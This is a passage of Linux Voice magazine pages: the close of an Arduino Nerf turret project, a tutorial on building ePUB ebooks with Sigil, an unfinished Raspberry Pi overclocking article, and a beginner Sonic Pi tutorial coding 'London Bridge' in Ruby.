In the course of this project, we managed to burn out two pins on our Arduino (fortunately, the rest of the board still works). It was a lesson to us in checking our wiring before powering on, and a reminder that electronics are fragile.

We've written this as a guide only. For those brave enough to attempt it: good luck.

triggered_count = triggered_count + 1

We've covered all the mechanics, but there are a few more bits of code needed to get everything set up. The full code is at www.linuxvoice.com/wp-content/uploads/code/lv06-gun.tar.gz.

Once the software's fully tested, the only thing to do is stick everything together properly. We used electrician's tape to attach the webcam to the gun, since this allows us to easily remove it once we want to move on to the next project. The joint between the gun and the arm needs to be more solid. Here, we used Sugru, which worked well, but hot glue would also do the job. Actually, most strong glues that stick plastic should work well. We used blobs of Blu-Tack to hold the wires in the Picoborg and servo connectors.

Physical computing

This project is all about physical computing – that is, getting computers to interact with the real world. It takes some inputs (the end-stops and the camera images), performs some processing on them, and generates some outputs (turning the gun and firing the bullets).

This is quite a complex project, but physical computing doesn't have to be. If you want to explore some simpler projects, the Arduino Uno is an excellent place to start. It connects to your Linux PC via the USB port and lets you turn pins on or off, or get input from them.

By unloading this onto an external board, if you accidentally make a mistake, the worst it can do is fry the Arduino, leaving your computer intact. Most people start with projects that turn LEDs on and off, get input from switches, and build up to incorporating sensors into their projects, although there's nothing to stop you jumping in at the deep end, and building a Nerf gun controller for your first project.

The Arduino board and the software it uses are both open source, so there are loads of re-mixed designs with all sorts of features built in or taken out. There's a great community around the Arduino, and loads of hardware available. <http://playground.arduino.cc> is a great place to see what's going on. 

Ben Everard doesn't feel pity, or remorse, or fear, and he absolutely will not stop, ever – at least not until tea time.

The gun successfully defending the desk of the author from an interloper attempting to distract him from his work.

SIGIL: CREATE QUALITY EBOOKS ON ANY OPERATING SYSTEM

MARCO FIORETTI

Learn how to use the ePUB Open Standard to carry any text you want in your pocket

WHY DO THIS?

- Produce portable, good looking, easy to use ebooks on any operating system
- Reformat any kind of content as ebooks, to always carry it with you
- Learn by doing an open ebook standard, reusable with any other software

Ebooks, that is literary works distributed not as bound stacks of paper sheets, but as digital files in the right formats, are terribly convenient.

You can back them up, carry thousands of titles in your pocket, publish them worldwide at nominal costs, and above all process and reuse their content in many ways. Ebooks are useful for everybody from teachers to corporate executives, not just bestselling authors: reformatting personal notes, company memos, courseware or generic web pages as ebooks can make all that stuff much more usable for both their authors and all their potential users.

In practice, as we hinted right at the beginning, this is true only if those ebooks are in the right formats. By this we mean Open Standards conceived specifically for ebooks, that is optimised for those paper-like screens called ereaders, but usable on any other device, of any size and form factor. "Right" also means formats that are highly structured internally, and therefore easy to write, parse and reuse with as much (Free) software as possible.

In case you hadn't noticed, this excludes the ubiquitous PDF, which is still mostly used as a picture of the printable parts of a document. The international open standard called ePUB (<http://idpf.org/epub> – see box) seems a much more sensible option for ebooks. This is why we publish this tutorial.

The multi-platform Free Software tool Sigil (<https://code.google.com/p/sigil>) is an ePub editor and formatter. Its development is currently stalled, but as long as the software installs and runs without problems, it remains one of the best ways around to not just publish ebooks, but to learn ePUB

by doing. Sigil can teach you how to produce well structured, good-looking ePUB files compatible with most ereaders around. Let's see how.

Main concepts and user interface

Sigil can import content in TXT, HTML or ePUB format. Whatever the input format, Sigil immediately converts and saves it as ePUB. While you may write ebooks from scratch in Sigil, you really shouldn't. Regardless of the development issue, we think it is much better to only use it to format content already written with other tools, which are probably more complete as editors, and would make it much easier to convert your work also in other formats.

To use Sigil (and ePUB in general), you only need a basic understanding of HTML and CSS markup. As a minimum, this knowledge will greatly help you when it's time to remove some code inserted by Sigil, as you'll see later.

The Sigil interface has three main tabs, which can be rearranged in several ways, or detached to independent windows: Book Browser on the left, Table of Contents (ToC) on the right, and the actual editor, which supports tabs and can work in "Book view" or "Code view" (the HTML source) in the middle.

Book Browser shows the internal structure and components of the ePUB file, whereas the ToC displays the structure of the ebook text.

Two other parts of the Sigil GUI you need to know about are the Preference Panel (Edit > Preferences) and the Clips toolbar. The most important tab of the former is the one called "Clean Source". That's where you tell Sigil when and how to clean up the imported HTML code.


You cannot skip that step, because the HTML export filters of many programs, especially word processors like Libre Office, are unnecessarily heavy. In an attempt to produce web pages that look exactly like the original formatted text, they introduce a lot of tags that are totally useless in ebooks.

The other preferences you can set are fonts and colours of the editor, interface language, dictionaries and keyboard shortcuts.

The Clips are user-defined snippets of frequently used HTML code (one example would be CSS attributes to colour links). You can select and insert clips with a right-click in the editor window.

Many other functions of Sigil are pretty much the same as normal HTML editors, or simple word

Sigil was born as, and still is, an ePUB editor. That is why the plain editing functions get the most space in its toolbars. The real power, however, lies in the tools that generate metadata, indices and other components.



processors. We will not describe them here, because they are very intuitive we want to focus on the real value of Sigil, which is how it helps you to improve the quality and usability of ePUB files.

First, structure your book

Metadata, that is “data about data” is what helps you and everybody else, including search engines and any other software, to make sense of your ebooks. Your ebook can only be indexed if it has the right metadata, for example.

That’s why the first place to work on a new ebook in Sigil is its Metadata Editor. You must, as a minimum, define Title, Language and Author(s). After that, the “Add Basic” button opens a menu with the 30 most common metadata types. Sigil can manage all the hundreds of metadata variables defined in the ePUB standard, and set contributors roles that go from co-author to calligrapher or censor.


As far as the standard itself is concerned, the whole content of an ePUB book can stay in one HTML file. It is much better, however, to put all chapters into separate files, which will load faster both in Sigil and in many ereaders. You want to do it as soon as possible, to minimise the number of broken internal links you may have to fix later.

To split an ebook source into separate HTML files, put the cursor at the right point, then click on the “Split At Cursor” button. Should you change your mind, you can merge files: select them in the Book Browser, then right-click and choose Merge.

Table of contents

The ePUB format specifies how to write standard TOCs (Table of Contents) that all ereaders can recognise and make accessible to their users, to quickly move around a book via dedicated menus or other special systems.

If the HTML source initially loaded in Sigil already has all its section headings labelled with their standard HTML markup (`<hN>...</hN>`), one click in the right place will do the job. Otherwise, select every text you want to become a section heading of a certain level in the ToC, then click on the corresponding “Hn” button. You can mark images in the same way if you want a section to start with them.



When you are done, click on the “Generate Toc” button to create the standard ePUB TOC, which will be saved in the **toc.ncx** file. You can edit this table by going to Tools > Table of Contents > Edit Table of Contents, but remember that any change done in that way will not be applied to the actual text in the source, and will be lost the next time you generate the ToC.

It’s often a good idea to placing a copy of the same ToC inside the actual content of the book, either for stylistic reasons or to make it usable even on ereaders or software programs that, for whatever reason, can’t read the **toc.ncx** file. Select Tools > Table Of Contents > Create HTML Table of Contents to get this ToC copy in a new source file, called **TOC.xhtml**, with its own CSS stylesheet (**sgc-toc.css**), then drag and drop it where you want it to be in the book.

Indices

Besides a ToC, the other feature that makes any non-fiction book much more usable is a good index. You can define specific occurrences of strings to index, or tell Sigil to index all the occurrences of the same strings. After selecting some text, click on Tools > Index > Mark For Index to achieve the first result, or Tools > Index > Add To Index Editor for the other. You can also add entries directly to the Index Editor or (even better) load in it lists of strings to index, previously saved in plain text files.

Unless you specify different texts for them, Sigil will create entries that are exactly the strings you told it to search – those shown in the Index Editor as Text To Include. You may also use regular expressions there.

This mashup shows the Sigil Metadata Editor (left) and what you get from Sigil (centre) when you tell it to index simple or hierarchical entries (right).

LV PRO TIP

If you plan to get serious with ebook publishing, find an HTML cheatsheet and a CSS tutorial for beginners and keep them on your desktop. As soon as you start using Sigil, you’ll need them. Besides, you can reuse the same information to design web pages!

What does an ePUB file look like?

In order to understand what Sigil does and why, you have to know at least the general architecture and main components of the Open Standard for digital publication called ePUB (<http://idpf.org/epub>). It is not supported by all the ereaders you may find, but it is common enough that converters from ePUB to any other ebook format abound. Knowing the inside of ePUB is also essential if you plan to create or process ebooks with any other program

In extreme synthesis, an ePUB file is nothing but a compressed Zip archive of all the components of an ebook, which are given standard names and

locations. Sigil is designed for ePUB 2, but also supports some ePUB 3 features such as audio and video. If you unzipped an ePUB file, you would find in it one file and two folders. The file is simply the MIME type of the whole archive. The META-INF folder hosts a sort of pointer file, called container.xml, to the actual ebook. This is all inside the other folder, whose name is OEBPS (Open eBook Publication Structure). What the Sigil Book Browser shows, as you can see in Figure 1, is just the part of the OEBPS structure that Sigil supports.

The Table of Contents is at the top of the

hierarchy, inside the **toc.ncx** file (the extension means “Navigation Center eXtended”). The **ncx** format is obsolete in ePUB 3, but it should remain usable for a long time.

All the metadata go into the XML document named **contents.opf**, which also hosts a “Manifest”, that is a list of all the files used in the ebook.

Each category of content has its own subfolder, namely Text, Stylesheets, Images, Fonts, Audio, Video, plus Miscellanea for everything else. The text sources are normal (x)HTML files that you may open in any Web browser.

Documentation and support

If you want to use Sigil for anything but really basic formatting, you have to begin outside it: read and keep at hand any of the HTML markup cheatsheets and "CSS for dummies" tutorials you can easily find online.

Sigil itself has a great documentation. The official User Guide is very complete and well structured: more than 35K words, which are mostly tutorials on specific issues. Besides, since it was written in Sigil, the User Guide is a great

real world example of how to use this tool: download the ePub version and load it in Sigil to see by yourself how its developers produce ebooks with it.

When the Guide isn't enough, visit the Sigil Forum at MobileRead (www.mobilerread.com/forums/forumdisplay.php?f=203). Among the many threads there, we recommend the one titled "Best Pre-Sigil word processor tool/workflow?", and all those that discuss Regular Expressions in Sigil.

LV PRO TIP

These days no book, digital or in paper, is really complete and usable if it cannot be easily indexed and classified by computers. Never release an ebook if you haven't filled it with good metadata. It may be boring, but it's vital and really easy with Sigil.

You can also tell Sigil to create multiple entries for the same string and/or hierarchical ones, with the several levels separated by slashes, as in "Free Software/Linux/Ubuntu".

To actually create the index once you have finished defining its content, select Tools > Index > Create Index. The result will be saved in alphabetical order in a new page called **index.xhtml**, with its own stylesheet (**sgc-index.css**). You can edit it, but any change will be lost the next time Sigil regenerates the index.

At the source code level, indexing a word makes Sigil give it an anchor with a special class (**sigil_index_marker**). That's important to know, because to stop some specific occurrence of that word from appearing in the index, you must manually remove those tags from around it.

To see which snippets of text are currently indexed, switch to Code View or (much better, in our opinion), give the **sigil_index_marker** class a different colour in the stylesheet.

Cross-references!

The last thing you need to make the difference between a generic, unhelpful flow of text and a really easy to use one is internal links, for notes and other cross references. To make any point in the text an anchor, that is, a destination of such links, select it,

then click on the Anchor button and give it a proper name in the pop-up window. Here, "proper" means whatever you want, as long as it begins with a letter, is unique to the whole book (so that if it would remain unique, even if you later moved that text to another file of the same book) and you use a consistent naming scheme.

To create a link to an already existing anchor (which may also be a chapter heading), click on the point where it should go and select Insert > Link. You will be able to select as destination any of the valid targets in the current ePub file, or an external URL.

This procedure is also usable for "reverse linking", that is to let readers return to whatever part of the text they were previously reading with one click, even on ereaders that lack a built-in "Back" button. You just have to invert the target and destination points. However, if you really need reverse links for many anchors, it may make more sense to add them automatically with a script.

Once you're happy with the structure of your ebook, you can start worrying about its look, comforted by the fact that writing ePub ebooks is much like writing textual content for the web. To begin with, if you write the text outside Sigil, you should carefully avoid the bad habits you may have picked up using word processors, such as adding blank lines here and there, or manually formatting text instead of using styles. This advice alone could save you lots of time and frustration when you lay out your book in Sigil.

Speaking of styles, ePub, and consequently Sigil, use the same CSS stylesheets as web pages. In case you've never met CSS before, here is a real quick copy of samples of what it can do, and how, in an ebook.


This snippet of CSS code:

```
p {
padding: 0;
margin: 0;
text-align: justified;
}
```

means "justify, with null padding and margins, all the paragraph elements (that is, all those between pairs of "<p>" and "</p>" markers in the HTML source). Drop Caps, while not supported by all ereaders, work in the same way. Adding code like this to your stylesheet:

```
span.dropcap {
float: left;
font-size: 4.7em;
line-height: 0.8em;
```

Content and structure come first, but looks are important too. Sigil supports cover design and drop caps via standard CSS stylesheets.



```
margin-right: 3pt;
```

```
margin-bottom: -0.1em;
```

```
}
```

will make a drop cap of any letter marked with that attribute in the Code View of Sigil:

```
<p><span class="dropcap">I</span> am a Drop Cap</p>
```

To add an existing CSS file to your current book, select it in File > Add Existing Files. Then, to associate it to the sources files, right-click on them in the Book Browser, select "Link Stylesheets" then tick the stylesheet you want.

CSS stylesheets are also the place to tell your ebook to use custom fonts. To be usable, the font files must have first been saved in the corresponding subfolder of the Sigil Book Browser. If you care about maximum compatibility with all ereaders the formats to use are those called OpenType or TrueType, which have the **.otf** and **.ttf** extension. Make sure to choose fonts whose licence does allow you to use them freely!

Once the fonts are in place, assign them to a CSS style, and use it in the HTML files:

```
@font-face {
```

```
font-family: 'myfont';
```

```
font-weight: normal;
```

```
font-style: normal;
```


```
src: url('../Fonts/myfont.ttf');
```

```
}
```


Cover and other graphics

Adding a cover with Sigil is as easy as it gets. Select Tools > Add Cover, find the image you want to use, load it and you're done. Sigil will take create a cover source file (**cover.xhtml**) containing your image, marked up to be resizable and usable on most e-readers. Apart from images, if the (dull) default cover template that Sigil provides bores you, you have two possibilities. The quick and dirty solution is to just open the **cover.xhtml** file right there, in Sigil, and modify it as you please. If you plan to do more than one ebook with the same cover style, however, it would be better to create your own cover template.

To do this, copy the file that Sigil created to the Sigil Preferences Folder, which is **\$HOME/.local/share/sigil-ebook/sigil/**, then edit it as needed. In doing that, you can use the Sigil variables that define the path (inside the ePUB archive, not on your computer), with



Sigil can generate a standard Table of Contents that any ebook reading software understands.



and height in pixels of the cover image. They are called **SGC_IMAGE_FILENAME**, **SGC_IMAGE_WIDTH** and **SGC_IMAGE_HEIGHT**.

Finally, check the result

To work as expected, any ePUB file must meet the minimum quality standards defined in the specification, and be free from internal dead links and other common errors. One of the best features of Sigil is the way that it helps you find these problems.

It doesn't hurt to run the checks that Sigil provides (Tools > Validate) as soon as you import some content. This will give you an idea of how much work, and of which kind, may be ahead. Stylesheet validation for example, and should be done as soon as possible, so you don't waste time with a layout that may look great in Sigil, but not be portable.

You can check individual stylesheets by right-clicking on them in the Book Browser and selecting the Validate option.

The F7 key starts the copy of the ePUB validator called FlightCrew (<https://code.google.com/p/flightcrew/>), which is distributed with Sigil. The reports generated directly by Sigil might be even more useful than these validators. They are great, for example, when it comes to spotting images, anchors, CSS classes and whole stylesheets that are in the ePUB file, but are never actually used. Sigil can also warn you if any of the reverse links don't actually link to each other.

Sigil is perfect for creating ePUB ebook templates. Once you have manually crafted one ebook in Sigil just like you want, reusing its files as bases for other books with the same style, via shell scripts, will be easy. But that's a challenge for another day! 📖

FlightCrew and the other validation and reporting tools included in Sigil provide a complete view of everything that may be wrong in your ebook.

LV PRO TIP

Ebooks cluttered with wrong links or useless elements, be they images, stylesheets or unused cross-references, are bigger than necessary and harder to read and manage. Find and remove all that dead weight with the reports provided by Sigil.

Marco Fioretti is a Free Software and open data campaigner who has evangelised FOSS all over the world.

BEN EVERARD

RASPBERRY PI MODEL B: VOID YOUR WARRANTY

Now we have a shiny new B+, it's time to try some dangerous experiments on our old Raspberry Pi model B.

WHY DO THIS?

- Learn the limits of your Raspberry Pi.
- Let an old model B go out in a blaze of glory.
- Add new features and personalise your Pi.

Now the Raspberry Pi B+ has come out, we've found ourselves with some of the original model B's that we're not going to use any more. These are still fully functional computers, so it seems a waste to let them rot in a drawer, or worse, throw them out. Instead, we decided to use one as a test bed for some riskier experiments.

We didn't break a Pi while researching this article, but we certainly could have done. We accept no responsibility should you slip and fry your Pi, but what better way is there to get to know a device than to push it to its limits?

Overclocking

Raspbian comes with **raspi-config**, a tool that lets you set various configuration options for your Raspberry Pi. One of which is the overclocking level. It has a series of safe levels that can give you a bit of a speed boost without damaging your Pi (though not all Pis will work at the highest speeds). This is useful for getting a bit more oomph, but it obviously raises the question of just how fast you can push your Pi.

To take things further than **raspi-config**'s menu will allow, you'll need to edit the **config.txt** file on the boot partition of the SD card. It's easiest to do this after you've set the Pi to Turbo overclocking (one of the options in the config tool) since this makes most of the options visible. You can edit this file either by putting the SD card in another computer, or from within the Pi with:

```
sudo nano /boot/config.txt
```

The de-soldering pump we used. The orange button triggers the suction and pulls the molten solder off the board.



Before going any further, we should say that there's a chance that following this tutorial will void your Pi's warranty, and there's a small chance that it'll explode in a shower of sparks (and a slightly larger – but still small – chance that it'll break in a less spectacular way). In other words, don't try this if you're not prepared to accept the risk that your Pi will stop working permanently.

If you're already in Turbo mode, you should find the following options set:

```
arm_freq=1000
```

```
core_freq=500
```

```
sdram_freq=600
```

```
over_voltage=6
```

You can mess with these to boost the performance. The three frequency settings are all in MHz, so this configuration has the main ARM processor running at 1GHz, the GPU running at 500MHz, and the SD RAM running at 600MHz. We found that we couldn't squeeze any more speed out of the GPU or the SD RAM. However, there does tend to be a little headroom in the ARM frequency.

In order to take advantage of this, though, you'll need to increase the voltage. The voltage for the core defaults to 1.2V, and each increase in the **over_voltage** setting sends an extra 0.025V. With a setting of 6, the core is running at 1.35V. Increasing the voltage enables you to increase the speed, but it can also decrease the life expectancy of the chip. Since we're seeing how much speed we can get, we whacked this up to its maximum setting of 8 (1.4V).

There's another option that you'll need to set if you want to take it beyond the normal overclocking levels:

```
force_turbo = 1
```

Just add this line to the **config.txt** file, and it'll let you push the performance up.

There are a couple of things you need to be aware of as you increase the clock speed. The most obvious is that it will become more prone to crashing, so don't use a heavily overclocked machine for any important work. The second important thing is that it will tend to run hotter than at slower speed, so you need to keep an eye on the temperature to make sure it doesn't get too hot.

You can check the temperature at any time with the command:

```
cat /sys/class/thermal/thermal_zone0/temp
```

This gives the temperature in 1000ths of a degree Celsius, so 45000 is 45°C. As a general rule of thumb,

SONIC PI: PROGRAM ELECTRONIC MUSIC

Learn a new style of coding and get instant musical feedback with this great tool for the Raspberry Pi.

WHY DO THIS?

Programming is much more than logic and control, and creating music shows us how simple logic can be used with creativity to make music. Musicians around the world have learnt how to create music using logic and maths and to sequence their compositions for better sounding tunes.

TOOLS REQUIRED

- Raspberry Pi, any model will do.
- Keyboard, mouse and screen for your Raspberry Pi.
- Sonic Pi v2 installed, we will show you how to do that later in this tutorial.
- Headphones / Speakers if using the 3.5mm headphone socket.

In this month's tutorial we will take a break from Scratch and Python and try something new. Let's jam with Sonic Pi! Sonic Pi v1 is the creation of Sam Aaron, with the full support of the Raspberry Pi Foundation. Sonic Pi v1 comes as a pre-installed application available to all Raspbian Raspberry Pi users and enables anyone to make music using a programming language called Ruby. Ruby is a simple to learn language that has some similarities to Python, so it's handy for those already competent in Python.

For this tutorial we will be using the latest version of Sonic Pi, v2, which at the time of writing is still a release candidate but fully up to the task at hand.

Using Sonic Pi we will first create a basic song and then use programming logic to refine our work. The song chosen is the classic nursery rhyme 'London Bridge is Falling Down', but any song can be played with Sonic Pi, so feel free to experiment. During the course of this project we will learn some important programming concepts:

Sequences In order for our tune to play correctly we need to understand how we can translate the musical sequence into code, otherwise our tune would not sound very good.

Loops Using a loop introduces recursion into our programming and with it comes the art of creating the correct structure so that our loops are seamless, as a note in the wrong place can ruin our tune.

Data storage Computers have a great memory and can remember lots of things, but only if we tell them to. Variables are used to temporarily store data for use in our project.

Configuring audio

By default the Raspberry Pi will use the HDMI connection to your television for audio and video. But if you would like to use the headphone socket, say to connect to your Hi-Fi, speakers or headphones then you will need to tell your Pi that you would like to.

The best way to accomplish this is by using the **raspi-config** menu. Open a terminal and type in:

```
sudo raspi-config
```

In the menu that appears, look for 'Advanced Options', navigate to it using the cursor keys and press Enter to select it.

Inside the Advanced Options menu there will be an Audio option; select this option and a new menu will appear. This new menu enables you to choose the output method, select the analog audio output and

```

#Variables to contain our notes
c = 60
d = 62
e = 64
f = 65
g = 67
a = 69
b = 71

use_bpm 120
play_pattern [g,a,g,f,e,f,g]
sleep 0.5
play_pattern [d,e,f]
sleep 0.5
play_pattern [e,f,g]
sleep 0.5
play_pattern [g,a,g,f,e,f,g]
sleep 0.5
play_pattern [d,g]
sleep 0.2
play_pattern [e,c]
  
```

At the end of this project you will have created your own version of the 'London Bridge' nursery rhyme.

then exit out of **raspi-config**. For best results reboot the Raspberry Pi.

Once the reboot is complete, plug in your headphones/speakers and test that they are working. If you need to fine-tune the general volume settings, open a terminal and type in the following:

alsamixer

Alsa Mixer is a terminal application that enables a user to control the volume level; you can alter the volume by pressing the up and down arrows on your keyboard. Once you're happy with the levels, press Esc to exit.

Installing Sonic Pi v2

To download, install and start *Sonic Pi*, open a terminal and type in each line followed by Enter at the end of each line:

```
wget http://sonic-pi.net/sonic-pi-RC11.tar.gz
```

```
tar -xvzf sonic-pi-RC11.tar.gz
```

```
./sonic-pi/bin/sonic-pi
```

With *Sonic Pi* started, let's take some time to familiarise ourselves with the layout.

Towards the top of the screen there's an area that contains buttons to handle the following actions.

- Run/Play our tune.
- Stop playback.
- Save our tune in the Ruby file format.
- Record the tune as a WAV file so that we can share it with others.

Moving further along we can see some more buttons in the row.

- **Size -** and **Size +** decrease and increase the size of the text in the project window.
- **Align** is a tool to automatically align any indented code, helping to format the project correctly and

minimise any potential bugs.

- **Info** opens an about window, telling us who made this great application.
- **Help** will change the bottom left of the screen and introduce a series of tabs which contain information on how to use *Sonic Pi* and its instruments.
- **Prefs** is the preferences menu, where volume levels can be adjusted.

Underneath these buttons there are three main sections of the screen. To the top-left is a project area where we write the code that makes our tune. To the top-right there is an output window, which will show the progress of our project. Finally, to the bottom-left are the workspaces, numbered 1 to 8. *Sonic Pi* can work with eight projects at once, so we can have one workspace to contain our main piece of work, and others to try out new ideas and logic.

First tune

For our first project we will create the nursery rhyme 'London Bridge Is Falling Down'. We will be using the MIDI (Musical Instrument Digital Interface) number for each of the notes. In this notation, G is 67, A is 69 and so on (see the boxout over the page for more information on MIDI numbers).

Nursery rhymes are a great way to introduce music theory and *Sonic Pi* due to their simple melodies and limited use of notes and chords. Once we understand the basics we can then tackle much larger compositions, indeed if you can find the notes for your favourite song then you can easily recreate it in *Sonic Pi*. Sam Aaron has used *Sonic Pi* to recreated 'Blue Monday' by New Order – take a look at his video <http://bit.ly/LVSonicPi>.

'London Bridge Is Falling Down' is a simple melody that starts in the key of G, and the opening motif goes as follows

London	G, A
Bridge	G
Is	F
Falling	E, F
Down	G

So how can we code this in *Sonic Pi*?

To play a note we first need to understand how we instruct the computer to do so. *Sonic Pi* can play a single note via the **play** function. So to play a G we will need to do the following in Workspace 1:

```
play 67
```

And to play the other notes we would need to add the following after **play 67**:

```
play 69
```

```
play 67
```

```
play 65
```


```
play 64
```

```
play 65
```

```
play 67
```

With this code in our workspace, click on the run button to play your tune.

How does your tune sound? Is the speed wrong? We didn't tell the computer to play the notes one after



another, so *Sonic Pi* will try and play all at once, leaving us with a horrible noise rather than beautiful music. To fix this we can insert a delay using the **sleep** function. This function adds an element of control to our code.

Between each of the notes that we used previously, insert the following:

```
sleep 0.3
```

This uses a float value of 0.3 seconds to delay the playback of the notes. Listen for yourself, and it should sound much better.

Now that we have our basic code, let's improve it and make it more compact.

Sonic Pi has a great feature which enables you to play a pattern of notes much more simply than playing each note individually. The function **play_pattern** can take multiple MIDI notes and play them in succession. So let us rewrite our code to use this new function:

```
play_pattern [67,69,67,65,64,65,67]
```

When it's completed, play the code. It should sound a little slow, so let's speed it up a bit using a tempo.


To introduce tempo into our project we need to use a BPM (Beats Per Minute) value. Go back to your code and make sure that the following is the first line of code, with all other lines being underneath.

```
use_bpm 120
```

Now click on the run button, and the music should sound a lot better. Congratulations: you've taken the code from a simple line-by-line sequence and using the **play_pattern** function created a more compact and robust project.

